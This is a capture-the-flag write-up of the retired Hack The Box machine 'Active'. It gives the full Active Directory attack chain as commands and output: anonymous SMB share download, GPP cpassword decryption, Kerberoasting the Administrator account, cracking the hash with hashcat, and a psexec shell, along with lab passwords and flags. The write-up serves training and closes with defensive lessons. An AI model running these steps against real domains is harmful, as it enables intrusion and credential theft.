HTB Active — My First Real Active Directory Box
Difficulty: Easy
OS: Windows
IP: 10.129.34.50
Status: Retired
Overview
Active is a Windows machine centered around Active Directory specifically two classic attack techniques: GPP password decryption and Kerberoasting. On the surface it looks like a standard AD environment, but dig into the SMB shares and things get interesting fast.
This was one of the first proper AD boxes I did and it taught me that misconfigurations from years ago can still be sitting on production systems waiting to be abused. —
Enumeration
Nmap
nmap -sV -sS -A -T4 -Pn 10.129.34.50
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
                              (Domain: active.htb)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
Classic AD port layout. Port 88 (Kerberos), 389 (LDAP), 445 (SMB) — we’re dealing with a Domain Controller running Windows Server 2008 R2.
The domain is active.htb — add that to /etc/hosts first.
echo "10.129.34.50 active.htb" | sudo tee -a /etc/hosts
Sometimes i prefer nano…just because —
SMB Enumeration
nxc smb 10.129.34.50
SMB  10.129.34.50  445  DC  [*] Windows 7 / Server 2008 R2 Build 7601 x64
                              (name:DC) (domain:active.htb)
                              (signing:True) (SMBv1:None) (Null Auth:True)
Null Auth: True — we can authenticate without credentials. Let’s see what shares are accessible.
enum4linux -a -r -K 5000 10.129.34.50
The share enumeration output showed something useful:
//10.129.34.50/Replication Mapping: OK Listing: OK Writing: N/A
Every other share was DENIED. But Replication is Open. Not suspicous at all..
Initial Access
Accessing the Replication Share
smbclient //10.129.34.50/Replication -N
Anonymous login successful
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *

Downloaded everything recursively. Among all the files, one stood out
immediately — Groups.xml in the Group Policy path:
active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/
MACHINE/Preferences/Groups/Groups.xml
GPP Password — Our clue
cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
        name="active.htb\SVC_TGS" image="2"
        changed="2018-07-18 20:46:06">
    <Properties
      action="U"
      cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3x
                 UjTLfCuNH8pG5aSVYdYw/NglVmQ"
      userName="active.htb\SVC_TGS"/>
  </User>
</Groups>

And just like that we got a cpassword field for SVC_TGS.
Sidenote: This was a public cve that microsoft already patched(MS14-025). Meaning if this exploit were to work on your systems you might have to call in your sysadmin on monday morning
 Decrypt it with
 gpp-decrypt:
gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
The password is literally named GPPstillStandingStrong2k18.
Sure buddy😄
Credentials obtained:
Username: SVC_TGS
Password: GPPstillStandingStrong2k18
Domain:   active.htb
User Flag
Verify the credentials and access the Users share:
smbclient //10.129.34.50/Users -U 'SVC_TGS%GPPstillStandingStrong2k18'
Navigate to the Desktop:
smb: \> cd SVC_TGS\Desktop
smb: \SVC_TGS\Desktop\> get user.txt
User Flag: 9b17ba88572e82c2f108fd594583f9ca ✅
Privilege Escalation
Kerberoasting
With valid domain credentials, we can now attempt Kerberoasting.
What is Kerberoasting?
Any authenticated domain user can request Kerberos service tickets for
accounts that have an SPN (Service Principal Name) registered. These
tickets are encrypted with the service account’s password hash. We request
the ticket, pull the hash offline, and crack it using tools like johntheripper or hashcat.
You would also need to set the modules right
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 \
    -dc-ip 10.129.34.50 \
    -request
ServicePrincipalName  Name           MemberOf  PasswordLastSet
--------------------  -------------  --------  ---------------
active/CIFS:445       Administrator            2018-07-18 15:06:40

$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS:445*$a....[hash]....
The Administrator account itself has an SPN. Talk about jackpot.
Cracking the Hash
hashcat -m 13100 admin.hash /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*Administrator...[hash]...:Ticketmaster1968
Administrator password: Ticketmaster1968
Root Flag
Use psexec to get a shell as Administrator:
impacket-psexec active.htb/Administrator:Ticketmaster1968@10.129.34.50
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
Root Flag: 5761a6a470e73db6b3ec291ee43b7f58 ✅
Key Takeaways
1. SYSVOL is public — always check it
The Replication share mirrors SYSVOL content. Even with minimal access,
anyone can read it. Group Policy files have lived there for decades on
some environments — misconfigurations from 2012 can still be sitting there.
2. GPP passwords are always crackable
If you see a cpassword field in any Groups.xml, Scheduledtasks.xml,
Services.xml, or similar GPP file — decrypt it immediately with gpp-decrypt.
MS14-025 patched the creation of new GPP passwords but existing ones?
Still there. Still crackable.
3. Kerberoastable Administrator is game over
A service running as the built-in Administrator account with an SPN is
a massive misconfiguration. Service accounts should be dedicated low-privilege
accounts, never Administrator. The moment we kerberoasted this, it was done.
4. Weak passwords fail even strong encryption
The Kerberos ticket uses strong encryption. Hashcat cracked it in seconds
because Ticketmaster1968 was in rockyou.txt. Algorithm strength means
nothing against dictionary attacks on weak passwords.
| *Written by 0x5h4q | 0x5h4q.github.io* |